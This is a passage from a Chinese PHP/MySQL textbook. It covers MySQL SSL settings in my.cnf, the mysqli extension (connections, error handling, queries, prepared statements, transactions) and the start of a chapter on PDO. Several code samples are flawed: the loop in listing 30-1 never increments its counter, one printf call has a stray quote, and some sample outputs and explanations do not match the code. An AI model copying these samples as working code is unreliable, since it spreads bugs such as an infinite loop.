->--ssl-key=$SSL/client-key.pem -u jason -h www.wjgilmore.com -p
```

再次说明，$SSL 表示指向 SSL 证书存储位置的路径。

29.6.5　在 my.cnf 文件中存储 SSL 选项

当然，并非必须通过命令行传递 SSL 选项，还可以将其放在 my.cnf 文件中。以下是一个示例 my.cnf 文件：

```
[client]
ssl-ca      = /home/jason/ssl/cacert.pem
ssl-cert    = /home/jason/ssl/client-cert.pem
ssl-key     = /home/jason/ssl/client-key.pem

[mysqld]
ssl-ca      = /usr/local/mysql/ssl/ca.pem
ssl-cert    = /usr/local/mysql/ssl/cert.pem
ssl-key     = /usr/local/mysql/openssl/key.pem
```

29.7 小结

不请自来的数据库入侵会让我们几个月的工作毁于一旦，损失惨重。因此，虽然本章的主题不像其他特性那么让人有成就感，如创建数据库连接和修改表结构，但一定要重视其重要性，应该花些时间充分理解这些安全主题。强烈建议用足够的时间来理解 MySQL 的安全特性，因为在所有 MySQL 驱动的应用程序中都应该提供安全特性。

下一章介绍 PHP 的 MySQL 库，展示如何通过 PHP 脚本操作 MySQL 数据库数据。第 30 章后面将介绍 `mysqli` 库，如果你在运行 PHP 5 和 MySQL 4.1 或更高版本，就应该使用这个库。

第 30 章 结合使用 PHP 与 MySQL

PHP 自 PHP 2 就开始支持 MySQL。结合使用 PHP 与 MySQL 变得如此流行，以至于很多年来这一扩展都是被默认启用的。两种技术紧密结合，对此最明显的证据可能就是发行了更新的结合 PHP 5 的 MySQL 扩展，这就是改进的 MySQL（通常称为 `mysqli`）。

那么为什么需要新的扩展？原因有两方面。首先，MySQL 的快速发展防碍了依赖于原扩展的用户利用新的特性，例如准备语句、高级连接选项和安全提升特性等。其次，虽然程序员能很好地使用原来的扩展，但很多人认为这种扩展的过程化接口已经过时，想要创建内置的面向对象接口，不仅能与其他应用程序更紧密地集成，还能根据需要扩展此接口。为解决这两点不足，MySQL 开发人员决定修改此扩展，不仅改变扩展的内部行为来提升性能，还加入了一些额外的功能，来方便用户使用更新 MySQL 版本的新特性。以下详细地列出了关键的改进。

- **面向对象**。`mysqli` 扩展被封装到一系列类中，从而鼓励使用一种被很多人认为比 PHP 传统的过程化方法更方便也更高效的编程范型。但是，那些喜欢过程化编程范型的用户也不要担心，因为它也提供了一个传统的过程化接口，但本章不讲解这一内容。
- **准备语句**。处理要重复执行的查询很麻烦，在构建数据库驱动的网站时就通常用到这种查询，而准备语句消除了这些开销和不便。准备语句还提供了另外一个重要的与安全性有关的特性，用来防止 SQL 注入攻击。
- **事务支持**。虽然在 PHP 最初的 `mysqli` 扩展中就可以使用 MySQL 的事务功能，但 `mysqli` 扩展为这些功能提供了面向对象接口。本章会介绍相关的 `mysqli` 方法，关于此主题的完整讨论请参见第 37 章。
- **改进的调试功能**。`mysqli` 扩展提供了很多调试查询的方法，能使开发过程更高效。
- **内嵌的服务器支持**。在 MySQL 4.0 中，对于那些希望在客户端应用程序（如 kiosk）或桌面程序中运行完整 MySQL 服务器的用户来说，可以使用嵌入式 MySQL 服务器库。`mysqli` 扩展为连接和操作这些嵌入式 MySQL 数据库提供了方法。
- **主/从支持**。在 MySQL 3.23.15 中，MySQL 提供了复制支持，不过在其后的版本中，此特性得到了极大改进。使用 `mysqli` 扩展，可以确保查询转向复制配置中的主服务器。

熟悉原 MySQL 扩展的用户会发现，改进的 `mysqli` 扩展很眼熟，因为命名约定几乎是相同的。例如，数据库连接函数名为 `mysqli_connect()` 而不是 `mysql_connect()`。此外，类似函数的所有参数和行为从外部来看与其前身没有什么不同。

30.1 进行安装的预备工作

自 PHP 5 起，MySQL 支持不再与标准 PHP 分发包捆绑。因此，需要显式配置 PHP 才能利用此扩展。本节将了解如何在 UNIX 和 Windows 平台下进行配置。

30.1.1 在 Linux/UNIX 中启用 mysqli 扩展

要在 Linux/UNIX 平台中启用 mysqli 扩展，可以使用--with-mysqli 标志配置 PHP 来实现。这个标志应当指向 MySQL 4.1 及更高版本可用的 mysql_config 程序的位置。

30.1.2 在 Windows 中启用 mysqli 扩展

要在 Windows 中启用 mysqli 扩展，需要取消 php.ini 文件中对如下一行的注释，如果没有就添加这样一行代码：

```
extension=php_mysqli.dll
```

在启用任何扩展之前，确保 PHP 的 extension_dir 指令指向适当的目录。关于配置 PHP 的更多信息，请参见第 2 章。

30.1.3 使用 MySQL 本地驱动程序

一直以来，PHP 都要求在服务器上安装有一个 MySQL 客户库，PHP 将通过这个客户库与 MySQL 通信，而不论 MySQL 服务器是否恰好在本地或是在其他位置。这很不方便，PHP 5.3 去除了这个要求，它引入了一个新的 MySQL 驱动程序，名为 MySQL 本地驱动程序（MySQL Native Driver），也称为 mysqlnd，相对于其前身，这个驱动程序有很多优点。MySQL 本地驱动程序不是一个新的 API，而是一个新的“导管”，现有的 API（mysql、mysqli 和 PDO_MySQL）可以利用这个导管与一个 MySQL 服务器通信。这个驱动程序是用 C 编写的，紧密集成到 PHP 体系结构并在 PHP 许可下发行。建议使用 mysqlnd，而不要使用其他驱动程序（除非你有非常充分的理由）。

要结合现有的某个扩展使用 mysqlnd，需要加上一个适当的标志重新编译 PHP。例如，要结合使用 mysqlnd 驱动程序和 mysqli 扩展，需要传入以下标志：

```
--with-mysqli=mysqlnd
```

如果计划同时使用 PDO_MySQL 和 mysqli 扩展，这两个扩展都可以在编译 PHP 时指定：

```
%>./configure --with-mysqli=mysqlnd --with-pdo-mysql=mysqlnd [other options]
```

Mysqlnd 驱动程序也存在一些限制，目前它还不提供压缩或 SSL 支持。请查看 http://dev.mysql.com/downloads/connector/php-mysqlnd 的 MySQL 文档来了解最新信息。

30.1.4 管理用户权限

PHP 与 MySQL 交互所受的限制与其他接口没有区别。要与 MySQL 通信的 PHP 脚本必须连接到 MySQL 服务器，而且必须选择要交互的数据库。不光是遵循这个顺序的查询，所有类似的动作都只有在用户拥有足够权限时才能完成。

当某个脚本连接 MySQL 服务器，还有每次提交需要权限验证的命令时，都要传递和验证这些权

限。不过，只有在连接时才需要标识执行用户。除非接下来在脚本中建立了另外一个连接，否则在脚本余下的执行过程中该用户的身份将一直保留。在后面的几节中，我们将学习如何连接 MySQL 服务器，以及如何传递这些凭证。

30.1.5　处理示例数据

介绍概念时如果能提供一组相关的示例，会使新内容的学习更为容易。因此，本章后面所有相关示例都将使用下表，这是数据库 corporate 中的表 products：

```
CREATE TABLE products (
   id INT NOT NULL AUTO_INCREMENT,
   sku VARCHAR(8) NOT NULL,
   name VARCHAR(100) NOT NULL,
   price DECIMAL(5,2) NOT NULL,
   PRIMARY KEY(id)
)
```

该表包含下面 4 行数据：

```
+-------+----------+-----------------------+-------+
| id    | sku      | name                  | price |
+-------+----------+-----------------------+-------+
|     1 | TY232278 | AquaSmooth Toothpaste |  2.25 |
|     2 | PO988932 | HeadsFree Shampoo     |  3.99 |
|     3 | ZP457321 | Painless Aftershave   |  4.50 |
|     4 | KL334899 | WhiskerWrecker Razors |  4.17 |
+-------+----------+-----------------------+-------+
```

30.2　使用 mysqli 扩展

PHP 的 mysqli 扩展提供了其先行版本提供的所有功能。此外，由于 MySQL 已经是一个具有完整特性的数据库服务器，mysqli 又添加了一些新特性。本节介绍了全部的特性，讲解了如何使用 mysqli 扩展来连接数据库服务器，如何查询和获取数据，以及如何执行其他重要任务。

30.2.1　建立和断开连接

与 MySQL 数据库交互时，首先要建立连接，最后要断开连接，这包括与服务器连接并选择一个数据库，以及最后关闭连接。与 mysqli 几乎所有的特性一样，这一点可以使用一种面向对象的方法来完成，也可以采用一种过程化方法完成，不过本章只讨论面向对象方法。

如果选择使用面向对象接口与 MySQL 服务器交互，首先需要通过其构造函数实例化 mysqli 类：

```
mysqli([string host [, string username [, string pswd
                    [, string dbname [, int port, [string socket]]]]]])
```

如果你使用 PHP 和 MySQL 已经有很多年，就会注意到这个构造函数接收的参数与传统的 mysql_connect() 函数所接收的参数完全相同。

要实例化这个类，可以通过标准的面向对象方式完成：

```
$mysqli = new mysqli('localhost', 'catalog_user', 'secret', 'corporate');
```

一旦建立了连接，就可以开始与数据库交互了。如果在某个时刻需要连接到另一个数据库服务器，或者需要选择另一个数据库，可以使用 connect() 和 select_db() 方法。connect() 方法接收的参

数与构造函数相同，所以我们来直接看一个例子：

```
// 实例化 mysqli 类
$mysqli = new mysqli();

// 连接数据库服务器并选择一个数据库
$mysqli->connect('localhost', 'catalog_user', 'secret', 'corporate');
```

可以使用$mysqli->select_db 方法来选择数据库。下面的例子将连接到一个 MySQL 数据库服务器，然后选择 corporate 数据库：

```
// 连接数据库服务器
$mysqli = new mysqli('localhost', 'catalog_user', 'secret');

// 选择数据库
$mysqli->select_db('corporate');
```

一旦成功地选择了数据库，然后就可以对这个数据库执行数据库查询了。后面的小节将介绍使用 mysqli 扩展包执行查询（如选择、插入、更新和删除）的有关信息。

一旦脚本执行结束，所有打开的数据库连接都会自动关闭，并释放资源。不过，有可能一个页面在执行期间需要多个数据库连接，各个连接都应当适当地加以关闭。即使只使用了一个连接，也应该在脚本的最后将其关闭，这是一种很好的实践方法。在任何情况下，都由 close() 负责关闭连接。下面给出一个例子：

```
$mysqli = new mysqli();
$mysqli->connect('localhost', 'catalog_user', 'secret', 'corporate');

// 与数据库交互

// 关闭连接
$mysqli->close()
```


30.2.2 处理连接错误

当然，如果无法连接MySQL数据库，那么不太可能在这个页面继续完成预期的工作。因此，一定要注意监视连接错误并相应地做出反应。mysqli扩展包包含很多可以用来捕获错误消息的特性，另外也可以使用异常来做到这一点（第 8 章曾介绍过异常）。例如，可以使用mysqli_connect_errno() 和mysqli_connect_error() 方法诊断并显示一个MySQL连接错误的有关信息。

30.2.3 获得错误信息

开发人员总是希望能达到无bug代码的“理想境界”。不过，即使是最简单不过的项目，这种愿望也往往无法达成。因此，要适当地检测错误并向用户返回有用的信息，这对于高效的软件开发至关重要。这一节将介绍可以用来解释和传达MySQL错误的两个函数。

1. 获取错误码

错误码通常用来替代自然语言消息，以简化软件的国际化工作，且允许完成错误消息的定制。errno() 方法返回上一个 MySQL 函数执行期间生成的错误码（如果没有出现错误，则返回 0）。其形式如下：

```
class mysqli {
    int errno
}
```

下面给出一个例子：

```
<?php
  $mysqli = new mysqli('localhost', 'catalog_user', 'secret', 'corporate');
  printf("Mysql error number generated: %d", $mysqli->errno);
?>
```

这会返回以下输出：

```
Mysql error number generated: 1045
```

2. 获取错误消息

error()方法返回最近生成的错误消息，如果没有出现任何错误，则返回一个空字符串。其形式如下：

```
class mysqli {
    string error
}
```

消息语言取决于 MySQL 数据库服务器，因为目标语言会作为一个标志在服务器启动时传入。以下是一个英语表示的错误消息：

```
Sort aborted
Too many connections
Couldn't uncompress communication packet
```

下面给出一个例子：

```
<?php
    // 连接数据库服务器
    $mysqli = new mysqli('localhost', 'catalog_user', 'secret', 'corporate');

    if ($mysqli->errno) {
        printf("Unable to connect to the database:<br /> %s",
                $mysqli->error);
        exit();
    }

?>
```

例如，如果提供了不正确的口令，会看到以下消息：

```
Unable to connect to the database:
Access denied for user 'catalog_user'@'localhost' (using password: YES)
```

当然，如果直接将 MySQL 预置的错误消息显示给终端用户可能不太好看，所以可以考虑将这个错误消息发送到你的电子邮件地址，并且在这种情况下向用户显示一个更友好的消息。

提示　MySQL的错误消息可以通过20种语言来提供，这些错误消息存储在MYSQL-INSTALLDIR/share/mysql/LANGUAGE/。

30.2.4　在单独的文件中存储连接信息

本着安全编程实践的精神，最好经常修改密码。但是，需要访问指定数据库的每个脚本中都必须建立与 MySQL 服务器的连接，所以连接调用可能会反复出现在大量文件中，这样一来就很难修改。

对于这个难题，无疑有一种简单的解决方案——将这些信息存储在单独的文件中，然后在必要时将该文件包含到脚本中。例如，mysqli 构造函数可能存储在名为 mysql.connect.php 的头文件中，如下：

```
<?php
    // 连接数据库服务器
    $mysqli = new mysqli('localhost', 'catalog_user', 'secret', 'corporate');
?>
```

然后在必要时包含此文件，如下：

```
<?php
    include 'mysql.connect.php';
    // 开始数据库选择和查询
?>
```

30.2.5 保护连接信息

如果刚开始在 PHP 中使用数据库，可能困惑于像 MySQL 连接参数之类的重要信息（包括密码）都是以明文形式存储在文件中。尽管如此，还是可以采取一些步骤来确保不受欢迎的客户无法获取这些重要数据。

- 使用基于系统的用户权限来确保只有拥有Web服务器守护进程的用户能够读取此文件。在基于UNIX的系统中，这意味着将文件拥有者改为运行Web进程的用户，并将连接文件的权限设为400（只有拥有者有读权限）。
- 如果连接远程 MySQL 服务器，记住此信息将以明文形式传送，除非采取必要的措施在传输中加密数据。最好使用 SSL（安全套接字层）加密。
- 有一些脚本编码产品可使代码对除了拥有必要解码权限的用户外，对其他用户都不可读，但不影响代码的可执行性。Zend Guard（www.zend.com）和 ionCube PHP Encoder（www.ioncube.com）可能是这方面最著名的解决方案，不过也有其他一些产品可用。记住，除非有其他特别的原因要对源代码编码，否则就应当考虑其他保护措施，例如操作系统目录安全性，因为它们在大多数情况下都非常有效。

30.3 与数据库交互

绝大多数查询都与创建（creation）、获取（retrieval）、更新（update）和删除（deletion）任务有关，这些任务统称为 CRUD。这一节将介绍如何建立并向数据库发送这些查询来具体执行。

30.3.1 向数据库发送查询

方法 query() 负责将 query 发送给数据库。其形式如下：

```
class mysqli {
    mixed query(string query [, int resultmode])
}
```

可选参数 resultmode 可以用于修改这个方法的行为，它接受两个可取值。

- MYSQLI_STORE_RESULT。将结果作为一个缓存集返回，这说明可以立即对整个结果集导航。这是默认设置。尽管这个选项有一定代价（会增加内存需求），不过这种情况下，你就能一次处理整个结果集，倘若你试图分析或管理这个结果集，这很有用。例如，你可能想确定一个特定查询返回了多少行，或者希望立即跳到结果集中的某个特定行。

- MYSQLI_USE_RESULT。将结果作为一个非缓存集返回，这说明会根据需要从服务器获取结果集。对于较大的结果集，非缓存结果集能提高性能，不过对结果集的许多操作都要受限制，如无法立即确定查询得到的行数，也无法直接跳到某个特定的行。如果要获取相当多的行，就可以考虑使用这个选项，因为这样需要的内存较少，而且响应时间更快。

1. 获取数据

应用程序的大多数工作可能都是获取和格式化所请求的数据。为此，要向数据库发送 SELECT 查询，再对结果进行迭代处理，将各行输出给浏览器，并以你喜欢的某种方式格式化。

以下示例从 products 表获取 sku、name 和 price 列，并按 name 对结果排序，再把结果中的各行分别放在 3 个适当命名的变量中，然后输出到浏览器。

```
<?php

    $mysqli = new mysqli('localhost', 'catalog_user', 'secret', 'corporate');

    // 创建查询
    $query = 'SELECT sku, name, price FROM products ORDER by name';

    // 发送查询给 MySQL
    $result = $mysqli->query($query, MYSQLI_STORE_RESULT);

    // 迭代处理结果集
    while(list($sku, $name, $price) = $result->fetch_row())
        printf("(%s) %s: \$%s <br />", $sku, $name, $price);

?>
```

执行这个例子会生成以下浏览器输出：

```
(TY232278) AquaSmooth Toothpaste: $2.25
(PO988932) HeadsFree Shampoo: $3.99
(ZP457321) Painless Aftershave: $4.50
(KL334899) WhiskerWrecker Razors: $4.17
```

要记住，如果使用一个非缓存集执行这个例子，尽管表面看来操作是一样的（只不过 resultmode 会被设置为 MYSQLI_USE_RESULT），但是底层行为实际上完全不同。

2. 插入、更新和删除数据

Web 最强大的特性之一就是其读写格式，不仅可以很容易地提交信息进行显示，还可以让访问者增加、修改、甚至删除数据。第 13 章中曾经介绍过如何使用 HTML 表单和 PHP 来达到这个目的，那么如何对数据库真正完成所需的这些操作呢？这一般是使用 SQL INSERT、UPDATE 或 DELETE 查询完成的，其做法实际上与 SELECT 查询相同。例如，要从 products 表删除 AquaSmooth Toothpaste 条目，只需执行以下脚本：

```
<?php

    $mysqli = new mysqli('localhost', 'catalog_user', 'secret', 'corporate');

    // 创建查询
    $query = "DELETE FROM products WHERE sku = 'TY232278'";

    // 发送查询给 MySQL
    $result = $mysqli->query($query, MYSQLI_STORE_RESULT);
```

```
    // 告诉用户影响了多少行
    printf("%d rows have been deleted.", $mysqli->affected_rows);

?>
```

当然，假设连接用户提供了足够的凭证（关于 MySQL 权限系统的更多内容见第 29 章），你完全可以执行希望执行的任何查询，包括创建和修改数据库、表和索引，甚至可以完成 MySQL 管理任务，如创建权限和为用户指定权限。

3. 释放查询内存

有时可能会获取一个特别庞大的结果集，此时一旦完成处理，很有必要释放该结果集所请求的内存。free()方法可以为你完成这个任务。其形式如下：

```
class mysqli_result {
    void free()
}
```

free()方法会释放一个结果集占用的所有内存。要记住，一旦执行这个方法，这个结果集就不再可用。以下是一个例子：

```
<?php

    $mysqli = new mysqli('localhost', 'catalog_user', 'secret', 'corporate');

    $query = 'SELECT sku,  name,  price FROM products ORDER by name';
    $mysqli->query($query);

    $result = $mysqli->query($query, MYSQLI_STORE_RESULT);

    // 迭代处理结果集
    while(list($sku, $name, $price) = $result->fetch_row())
        printf("(%s) %s: \$%s <br />", $sku, $name, $price);

    // 恢复查询资源
    $result->free();
    // Perhaps perform some other large query

?>
```

30.3.2 解析查询结果

一旦执行了查询并准备好结果集，下面就可以解析获取到的结果行了。你可以使用多个方法来获取各行中的字段，具体选择哪一个方法主要取决于个人喜好，因为只是引用字段的方法有所不同。

1. 将结果放到对象中

你可能会使用 mysqli 的面向对象语法，所以完全可以采用面向对象的方式管理结果集。可以使用 fetch_object()方法来完成。其语法如下：

```
class mysqli_result {
   array fetch_object()
}
```

fetch_object()方法通常在一个循环中调用，每次调用都使得返回结果集中的下一行被填入一个对象，然后可以按照 PHP 典型的对象访问语法来访问这个对象。以下是一个例子：

```
$query = 'SELECT sku, name, price FROM products ORDER BY name';
$result = $mysqli->query($query);

while ($row = $result->fetch_object())
```

```
{
    $name = $row->name;
    $sku = $row->sku;
    $price = $row->price;
    printf("(%s) %s: %s <br />", $sku, $name, $price)";
}
```

2. 使用索引数组和关联数组获取结果

mysqli 扩展包还允许通过 fetch_array()方法和 fetch_row()方法分别使用关联数组和索引数组来管理结果集。其形式如下：

```
class mysqli_result {
    mixed fetch_array ([int resulttype])
}
class mysqli_result {
   mixed fetch_row()
}
```

fetch_array()方法实际上能够将结果集的各行获取为一个关联数组、一个数字索引数组，或者同时包括二者，所以这一节只介绍 fetch_array()方法，而不再介绍 fetch_row()方法，因为它们的概念是一样的。默认地，fetch_array()会同时获取关联数组和索引数组，可以在 resulttype 中传入以下值来修改这个默认行为。

- MYSQLI_ASSOC。将行作为一个关联数组返回，键由字段名表示，值由字段内容表示。
- MYSQLI_NUM。将行作为一个数字索引数组返回，其元素顺序由查询中指定的字段名顺序决定。如果使用了一个星号（指示查询获取所有字段），则数组元素顺序对应于表定义中的字段顺序。如果指定了这个选项，将使 fetch_array()的操作与 fetch_row()完全相同。
- MYSQLI_BOTH。将行同时作为关联数组和数字索引数组返回。因此，每个字段可以按其索引偏移量来引用，也可以按其字段名引用。这是默认设置。

例如，假设只希望使用关联索引获取一个结果集：

```
$query = 'SELECT sku, name FROM products ORDER BY name';
$result = $mysqli->query($query);
while ($row = $result->fetch_array(MYSQLI_ASSOC))
{
    $name = $row['name'];
    $sku = $row['sku'];
    echo "Product:  $name ($sku) <br />";
}
```

如果只希望按数字索引获取一个结果集，则要对这个例子做以下修改：

```
$query = 'SELECT sku, name, price FROM products ORDER BY name';
$result = $mysqli->query($query);
while ($row = $result->fetch_array(MYSQLI_NUM))
{
   $sku = $row[0];
   $name = $row[1];
   $price = $row[2];
   printf("(%s) %s: %d <br />", $sku, $name, $price);
}
```

假设处理的数据相同，以上示例的输出完全等同于介绍 query()时有关示例的输出。

30.3.3　确定所选择的行和受影响的行

你通常希望能够确定 SELECT 查询返回的行数，或者受 INSERT、UPDATE 或 DELET 查询影响的

行数。本节介绍的两个方法可以完成这些任务。

1. 确定返回的行数

如果希望了解 SELECT 查询语句返回了多少行，num_rows 属性很有用。其形式为：

```
class mysqli_result {
    int num_rows
}
```

例如：

```
$query = 'SELECT name FROM products WHERE price > 15.99';
$result = $mysqli->query($query);
printf("There are %f product(s) priced above \$15.99.", $result->num_rows);
```

示例输出如下：

```
There are 5 product(s) priced above $15.99.
```

记住，num_rows 只在确定 SELECT 查询所获取的行数时有用。如果要获取受 INSERT、UPDATE 或 DELET 查询影响的行数，要使用下面介绍的 affected_rows 属性。

2. 确定受影响的行数

这个方法获取受 INSERT、UPDATE 或 DELET 查询影响的行数。其形式如下：

```
class mysqli_result {
    int affected_rows
}
```

示例如下：

```
$query = "UPDATE product SET price = '39.99' WHERE price = '34.99'";
$result = $mysqli->query($query);
printf("There were %d product(s) affected.", $result->affected_rows);
```

示例输出如下：

```
There were 2 products affected.
```


30.3.4 处理准备语句

通常会重复执行一个查询，每次迭代使用不同的参数。但是，使用传统的 query()方法和循环机制来实现不仅开销很大（因为需要重复解析几乎相同的查询，以验证合法性），而且编写代码不方便（因为需要为每次迭代使用新值重新配置查询）。为帮助解决重复执行查询带来的问题，MySQL 4.1 引入了*准备语句*（prepared statement），它可以用低得多的开销和更少的代码实现上述任务。

有两种准备语句。

- **绑定参数**。绑定参数准备语句允许把查询存储在MySQL服务器上，只将迭代数据重复地发送给服务器，再将这些迭代数据集成到查询中来执行。例如，假设创建一个Web应用程序，以便允许用户管理商店商品。为快速启动初始过程，可以创建一个Web表单接受最多 20 个商品的商品名、ID、价格和描述。因为此信息使用相同的查询来插入（当然数据不同），所以使用绑定参数准备语句很有意义。
- **绑定结果**。绑定结果准备语句允许将PHP变量绑定到所获取的相应字段，从而使用有时难以处理的索引数组或关联数组从结果集中提取值，然后在必要时使用这些变量。例如，可能需要从

获取商品信息的SELECT语句将URL字段绑定到名为$sku、$name、$price和$description的变量。

本节将在介绍几个关键方法之后，给出上述两种情况的示例。

1. 准备用于执行的语句

无论是使用绑定参数还是绑定结果的准备语句，都需要首先使用 prepare()方法准备要执行的语句。其形式为：

```
class mysqli_stmt {
    boolean prepare(string query)
}
```

下面是一个部分示例。随着学习其他更多的相关方法，会看到更实际的完全展示该方法的示例。

```
<?php
    // 新建服务器连接
    $mysqli = new mysqli('localhost', 'catalog_user', 'secret', 'corporate');

    // 创建查询及相应的占位符
    $query = "SELECT sku, name, price, description
              FROM products ORDER BY sku";
    // 创建语句对象
    $stmt = $mysqli->stmt_init();

    // 为执行准备语句
    $stmt->prepare($query);
    .. Do something with the prepared statement

    // 恢复语句资源
    $stmt->close();

    // 关闭连接
    $mysqli->close();

?>
```

上述代码中“Do something…”的确切含义将在学习下面介绍的其他方法时显现。

2. 执行准备语句

准备好语句后，需要执行。何时执行取决于希望使用绑定参数还是绑定结果。如果是前者，将在绑定参数（利用本节后面介绍的 bind_param()方法）之后执行语句。如果是绑定结果，将在绑定结果（使用本节后面介绍的 bind_result()方法）之前执行此方法。无论哪一种情况，语句的执行都是通过 execute()方法完成的。其形式为：

```
class stmt {
    boolean execute()
}
```

关于 execute()的示例，请参见后面对 bind_param()和 bind_result()的介绍。

3. 回收准备语句资源

一旦准备语句使用结束之后，它所占用的资源可以通过 close()方法来回收。其形式为：

```
class stmt {
    boolean close()
}
```

关于此方法的示例，请参见前面对 prepare()的介绍。

4. 绑定参数

使用绑定参数使用语句时，需要通过 bind_param() 方法把变量名绑定到相应字段。其形式如下：

```
class stmt {
    boolean bind_param(string types, mixed &var1 [, mixed &varN])
}
```

types 参数表示其后各个变量（由&var1、……、&var*N* 表示）的数据类型，该参数是必需的，以确保向服务器发送时能最有效地实现数据编码。目前，支持 4 种类型码。

- i。所有 INTEGER 类型。
- d。DOUBLE 和 FLOAT 类型。
- b。BLOB 类型。
- s。所有其他类型（包括字符串）。

绑定参数的过程最好通过示例来解释。再来看前面提到的接受 20 个 URL 的 Web 表单，将此信息插入到 MySQL 数据库的代码如代码清单 30-1 所示。

代码清单 30-1 利用 mysqli 扩展绑定参数

```
<?php
    // 新建服务器连接
    $mysqli = new mysqli('localhost', 'catalog_user', 'secret', 'corporate');

    // 创建查询及相应的占位符
    $query = "INSERT INTO products SET id=NULL, sku=?,
              name=?, price=?";

    // 创建语句对象
    $stmt = $mysqli->stmt_init();

    // 为执行准备语句
    $stmt->prepare($query);

    // 绑定参数
    $stmt->bind_param('ssd', $sku, $name, $price);

    // 分配提交的 sku 数组
    $skuarray = $_POST['sku'];

    // 分配提交的 name 数组
    $namearray = $_POST['name'];

    // 分配提交的 price 数组
    $pricearray = $_POST['price'];

    // 初始化计数器
    $x = 0;

    // 循环处理数组，迭代执行查询
    while ($x < sizeof($skuarray)) {
        $sku = $skuarray[$x];
        $name = $namearray[$x];
        $price = $pricearray[$x];
        $stmt->execute();

    }

    // 恢复语句资源
```

```
    $stmt->close();

    // 关闭连接
    $mysqli->close();

?>
```

这个示例中没有什么难点，只是查询本身可能复杂一点。注意，问号作为数据的占位符，即用户 ID 和 URL。接下来调用 bind_param()方法，以其在方法中出现的顺序将变量$userid 和$url 绑定到问号表示的字段占位符。此查询被准备好并发送给服务器，此时每个数据行都已准备好，并使用 execute()方法发送给服务器进行处理。最后，处理完所有语句之后，调用 close()方法回收资源。

提示　如果不理解将表单值数组传递给脚本的过程，请参见第13章。

5. 绑定变量

准备并执行查询之后，可以利用 bind_result()将变量绑定到所获取的字段。其形式为：

```
class mysqli_stmt {
    boolean bind_result(mixed &var1 [, mixed &varN])
}
```

例如，假设希望返回 products 表中前 30 种商品的列表。代码清单 30-2 将变量$sku、$name 和 $price 绑定到查询语句获取的字段。

代码清单 30-2　使用 mysqli 扩展绑定结果

```
<?php
    // 新建服务器连接
    $mysqli = new mysqli('localhost', 'catalog_user', 'secret', 'corporate');

    // 创建查询
    $query = 'SELECT sku, name, price FROM products ORDER BY sku';

    // 创建语句对象
    $stmt = $mysqli->stmt_init();

    // 为执行准备语句
    $stmt->prepare($query);

    // 执行语句
    $stmt->execute();

    // 绑定结果参数
    $stmt->bind_result($sku, $name, $price);

    // 循环处理结果并输出数据

    while($stmt->fetch())
        printf("%s, %s, %s <br />", $sku, $name, $price);

    // 恢复语句资源
    $stmt->close();

    // 关闭连接
    $mysqli->close();

?>
```

执行代码清单 30-2 生成类似于下面的输出：

```
A0022JKL, pants, $18.99, Pair of blue jeans
B0007MCQ, shoes, $43.99, black dress shoes
Z4421UIM, baseball cap, $12.99, College football baseball cap
```

6. 从准备语句获取行

fetch()方法获取准备语句结果的每行，并将相应字段赋给绑定结果。其形式为：

```
class mysqli {
    boolean fetch()
}
```

fetch()的示例请参见代码清单 30-2。

7. 使用其他准备语句方法

还有另外一些方法可用来操作准备语句，如表 30-1 所示。参考本章前面的相关方法，了解对其行为及参数的解释。

表30-1 其他有用的准备语句方法

方 法	描 述
affected_rows()	返回stmt对象指定的最后一条语句所影响的记录数。注意，该方法只与插入、修改和删除查询有关
free()	回收由stmt对象指定的语句占用的内存
num_rows()	返回stmt对象指定的语句获取的记录数
errno(mysqli_stmt *stmt*)	返回stmt对象指定的最近执行的语句的错误代码
error(mysqli_stmt *stmt*)	返回stmt对象指定的最近执行的语句的错误描述

30.4 执行数据库事务

有 3 个新方法增强了 PHP 执行 MySQL 事务的功能。因为第 37 章将专门介绍如何在 PHP 驱动的应用程序中实现 MySQL 数据库事务，所以本节不对这个内容做过多说明。为便于参考，本节简单介绍在提交和回滚事务时涉及的 3 个方法。示例将在第 37 章中提供。

30.4.1 启用自动提交模式

autocommit()方法控制 MySQL 自动提交模式的行为。其形式为：

```
class mysqli {
    boolean autocommit(boolean mode)
}
```

由 mode 传入 TRUE 值将启用自动提交，传入 FALSE 将禁用自动提交。无论启用还是禁用，成功时都将返回 TRUE，否则返回 FALSE。

30.4.2 提交事务

Commit()方法将当前事务提交给数据库，成功时返回 TRUE，否则返回 FALSE。其形式为：

```
class mysqli {
    boolean commit()
}
```

30.4.3　回滚事务

rollback 方法回滚当前事务，成功时返回 TRUE，否则返回 FALSE。其形式为：

```
class mysqli {
    boolean rollback()
}
```

30.5　小结

mysqli 扩展不只在其老版本的基础上提供了更多的特性，而且还（在与新的 mysqlnd 驱动程序结合使用时）提供了更好的稳定性和性能。

下一章将讲解有关 PDO 的所有内容，此外还将介绍另一个强大的数据库接口，这个接口已经逐渐成为许多 PHP 开发人员的理想解决方案。

第 31 章 PDO 介绍

虽然所有主流数据库都遵循 SQL 标准（尽管程度不同），但程序员用来与数据库交互的接口却大相径庭（即使查询基本相同）。因此，应用程序几乎总是绑定于某个数据库，要求用户也安装和维护所需的数据库（即使这个数据库比企业中当前的解决方案可能逊色一些）。例如，假设公司需要一个只运行于 Oracle 的应用程序，但公司却是基于 MySQL 标准化的。你是否准备只为获得在重要任务环境下所必需的 Oracle 知识而投入相当多的资源，然后在应用程序的生命周期中部署和维护相关数据库？

为解决这样的难题，聪明的程序员开始开发数据库抽象层，力求解除应用程序逻辑与数据库通信逻辑之间的耦合。通过这个通用接口传递所有与数据库相关的命令，应用程序就能使用某种数据库解决方案，只要该数据库支持应用程序所需的特性，而且抽象层提供了与该数据库兼容的驱动程序。图 31-1 用图形描述了这个过程。

